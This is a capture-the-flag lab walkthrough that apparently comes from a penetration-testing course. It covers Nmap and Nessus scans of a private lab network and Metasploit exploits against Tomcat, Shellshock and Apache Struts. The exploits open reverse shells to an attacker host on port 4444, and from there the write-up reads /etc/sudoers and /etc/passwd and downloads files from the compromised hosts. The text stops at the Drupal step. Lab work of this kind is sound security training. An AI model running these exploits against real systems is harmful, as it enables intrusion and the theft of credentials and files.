Conduct SSL certificate research for TotalRecall.xyz. Navigate to the Certificate Search section on osintframework.com and enter the domain's IP address. Retrieve the SSL certificate information to uncover FLAG3.




Step1: Accessed the Certificate Search tool and entered the domain's IP address

Step2 : Retrieved the SSL certificate information

FLAG 4

Perform an NMAP or ZENMAP scan on the local network starting with the IP range 192.168.13.0/24 to identify available hosts. The FLAG is the count of total hosts returned, excluding the scanning device.

Step1: Conducted the scan using NMAP, targeting the specified IP range




Step2: Identified a total of five hosts within the local network.

FLAG 5

Use the IP address of the host running Drupal.

Step1: Execute an aggressive Nmap scan (-A) to thoroughly examine the network




Step2: Look for the host running Drupal, focusing on potential vulnerabilities

```
1   0.03 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((
|_http-server-header: Apache/2.4.25 (Debian
| http-robots.txt: 22 disallowed entries (1
| /core/ /profiles/ /README.txt /web.config
| /comment/reply/ /filter/tips /node/add/ /
| /user/password/ /user/login/ /user/logout
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
```

Discover the Drupal CVE-2019-6340 vulnerability on IP address 192.168.13.13.

FLAG 6





Nessus scan against the host 192.168.13.12

- Step1: Start the Nessus service using the command sudo systemctl start nessusd.

```
┌──(root💀kali)-[~]
└─# sudo systemctl start nessusd
```


Step2: Access the Nessus web interface at 127.0.0.1:8834 in the browser.





Step3: Enter the name (flag 6) and the target IP address 192.168.13.12.

Step4:vulnerability ID (97610) found at the top right of the vulnerability details.



FLAG 7

Exploit a Remote Code Execution (RCE) vulnerability in the host ending with .10 using Metasploit.

Step1: Identify the host with the IP ending in .10, focusing on services like Apache Tomcat Coyote JSP

.

```
Nmap scan report for 192.168.13.10
Host is up (0.000069s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
```

Step2: Utilize Metasploit to search for RCE exploits targeting Apache Tomcat. Choose an appropriate exploit based on the search results.

```
msf6 > search tomcat jsp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat              2020-02-20       normal     Yes    Apache Tomcat AJP F
ile Read
   1  exploit/multi/http/tomcat_mgr_deploy              2009-11-09       excellent  Yes    Apache Tomcat Manag
er Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload              2009-11-09       excellent  Yes    Apache Tomcat Manag
er Authenticated Upload Code Execution
   3  exploit/windows/http/cayin_xpost_sql_rce          2020-06-04       excellent  Yes    Cayin xPost wayfind
er_seqid SQLi to RCE
   4  exploit/linux/http/cpi_tararchive_upload          2019-05-15       excellent  Yes    Cisco Prime Infrast
ructure Health Monitor TarArchive Directory Traversal Vulnerability
   5  exploit/multi/http/tomcat_jsp_upload_bypass       2017-10-03       excellent  Yes    Tomcat RCE via JSP
Upload Bypass
```

Step3:use number 5 with Execution (RCE) vulnerability.

```
   5  exploit/multi/http/tomcat_jsp_upload_bypass  2017-10-03       excellent  Yes    Tomcat RCE via JSP
Upload Bypass
```

Step4: Set the required options such as Rhost , then execute the selected exploit to gain a shell session on the target machine.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.28.151.151:4444
[*] Uploading payload...
[*] Payload executed!
```

Step5: : Interact with the shell session established on the target machine. Search the server for FLAG 7 using commands like find to locate the file.

```
Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux               172.28.151.151:4444 → 192.168.13.10:49808  (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
find / -type f -iname "*flag*"
```

Step6: Once located, retrieve FLAG 7 using command cat to display its contents.

```
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss
```

FLAG 8


Flag 8

50

- Use an RCE exploit through Metasploit to exploit the host that ends with .11.
- You will use the "Shocking" exploit.
- You may have to try many exploits before you find the one that works.
- **Free Hint 1**: You will need to set the TARGETURI option to `/cgi-bin/shockme.cgi`
- Once you have access to the host, search that server for Flag 8.
- **Free Hint 2**: Check your `sudo` privileges.

Exploit a Remote Code Execution (RCE) vulnerability through Metasploit to gain access to the host ending with 192.168.13.11


Step1: Launch the Metasploit console and search for exploits related to Shell Shock vulnerability.



Step2: Choose an appropriate exploit considering the target host and URI provided in the task description.

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.11
Starting Nmap 7.92 ( https://nmap.or
Nmap scan report for 192.168.13.11
Host is up (0.000068s latency).
Not shown: 999 closed tcp ports (res
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.
|_http-title: Apache2 Ubuntu Default
|_http-server-header: Apache/2.4.7 (
```

Step3: Utilize Apache_mod_c as indicated in option 1, and ensure that the results reflect in the HTTP server header during the Nmap scan



Step4: Set the required options such as the RHOSTS 192.168.13.11 and TARGETURI /cgi-bin/shockme.cgi, then execute the selected exploit to establish a Meterpreter session.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts ⇒ 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi ⇒ /cgi-bin/shockme.cgi
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec)

[*] Started reverse TCP handler on 172.28.151.151:444
[*] Command Stager progress - 100.46% done (1097/1092
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.28.151.151:4444
00

meterpreter > sudo -l
```


Step5: Interact with the Meterpreter session to explore the target system. Attempt to check pseudo privileges using sudo -l command.

```
meterpreter > sudo -l
[-] Unknown command: sudo
meterpreter > shell
Process 70 created.
Channel 1 created.
sudo -l
sudo: no tty present and no askpass program specified
cat /etc/sudoers
```

Step6: Due to limited sudo access, explore alternative methods to check sudo permissions. Use cat /etc/sudoers to list users with sudo access and identify the flag 8 user.


```
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

FLAG 9



Review the task details, which indicate searching for suspicious usernames on the target server.

Step1: Since sudo-access is not available, explore alternative methods for user enumeration. The /etc/passwd file is suggested as a potential source.




Step2: Scan through the contents of the /etc/passwd file and locate FLAG 9 among the usernames listed.

FLAG 10

Exploit a Remote Code Execution (RCE) vulnerability on the host ending with 192.168.13.12 and search for FLAG 10.

Step1:Conduct a Nessus scan on the target IP 192.168.13.12, which identifies the Apache Struts vulnerability. Jakarta Multipart Parser RCE injection



Step2: Access Metasploit console to search for relevant exploits using Apache Struts. Identified the exploit for Jakarta Multipart Parser injection (Exploit 8).

```
msf6 > search apache struts
```

```
Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
  1   exploit/multi/http/struts_dev_mode                      2012-01-06       excellent  Yes    Apache
Struts 2 Developer Mode OGNL Execution
  2   exploit/multi/http/struts2_multi_eval_ognl              2020-09-14       excellent  Yes    Apache
Struts 2 Forced Multi OGNL Evaluation
  3   exploit/multi/http/struts2_namespace_ognl               2018-08-22       excellent  Yes    Apache
Struts 2 Namespace Redirect OGNL Injection
  4   exploit/multi/http/struts2_rest_xstream                 2017-09-05       excellent  Yes    Apache
Struts 2 REST Plugin XStream RCE
  5   exploit/multi/http/struts2_code_exec_showcase           2017-07-07       excellent  Yes    Apache
Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
  6   exploit/multi/http/struts_code_exec_classloader         2014-03-06       manual     No     Apache
Struts ClassLoader Manipulation Remote Code Execution
  7   exploit/multi/http/struts_dmi_exec                      2016-04-27       excellent  Yes    Apache
Struts Dynamic Method Invocation Remote Code Execution
  8   exploit/multi/http/struts2_content_type_ognl            2017-03-07       excellent  Yes    Apache
Struts Jakarta Multipart Parser OGNL Injection
  9   exploit/multi/http/struts_code_exec_parameters          2011-10-01       excellent  Yes    Apache
Struts ParametersInterceptor Remote Code Execution
  10  exploit/multi/http/struts_dmi_rest_exec                 2016-06-01       excellent  Yes    Apache
Struts REST Plugin With Dynamic Method Invocation Remote Code Execution
  11  exploit/multi/http/struts_code_exec                     2010-07-13       good       No     Apache
Struts Remote Command Execution
  12  exploit/multi/http/struts_code_exec_exception_delegator 2012-01-06       excellent  No     Apache
Struts Remote Command Execution
  13  exploit/multi/http/struts_include_params                2013-05-24       great      Yes    Apache
```

Step3: Set the target host as Rhost 192.168.13.12 and execute the exploit.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.28.151.151:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.28.151.151:4444 → 192.168.13.12
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  3         meterpreter x64/linux    root @ 192.168.13.12  172.28.151.151:4444 → 192.168.13.12:56446  (1
                                                           92.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter >
```

Step4:Successfully exploited the vulnerability and gained access to the host. Interacted with the session using Meterpreter.

Step5: Conducted a search for files containing FLAG 10 using the find command within the shell session


```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > shell
Process 51 created.
Channel 1 created.
find / -type f -iname "*flag*"
/root/flagisinThisfile.7z
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
```


Step6: After locating the file, we discovered it to be a 7z archive. Using Meterpreter's download options, we transferred the 7z file to the local machine to extract and view its contents, containing the flag.

```
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] skipped     : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
```

Step7: By employing the command "7z x," we successfully extract the file.

Step8: After extracting the file, the contents become visible.





FLAG 11

Exploit a Remote Code Execution (RCE) vulnerability on the host 192.168.13.13 and determine the username running the Meterpreter server.

Step1: Run an aggressive NMAP scan on the target IP 192.168.13.13.which identifies a Drupal vulnerability (CVE-2019-6340).

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://
```

```
Nmap scan report for 192.168.13.13
Host is up (0.000061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 (
| http-robots.txt: 22 disallowed entries (
| /core/ /profiles/ /README.txt /web.confi
| /comment/reply/ /filter/tips /node/add/
| /user/password/ /user/login/ /user/logou
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.dr
|_http-title: Home | Drupal CVE-2019-6340
```

Step2: Access Metasploit console to search for relevant exploits using search Drupal.

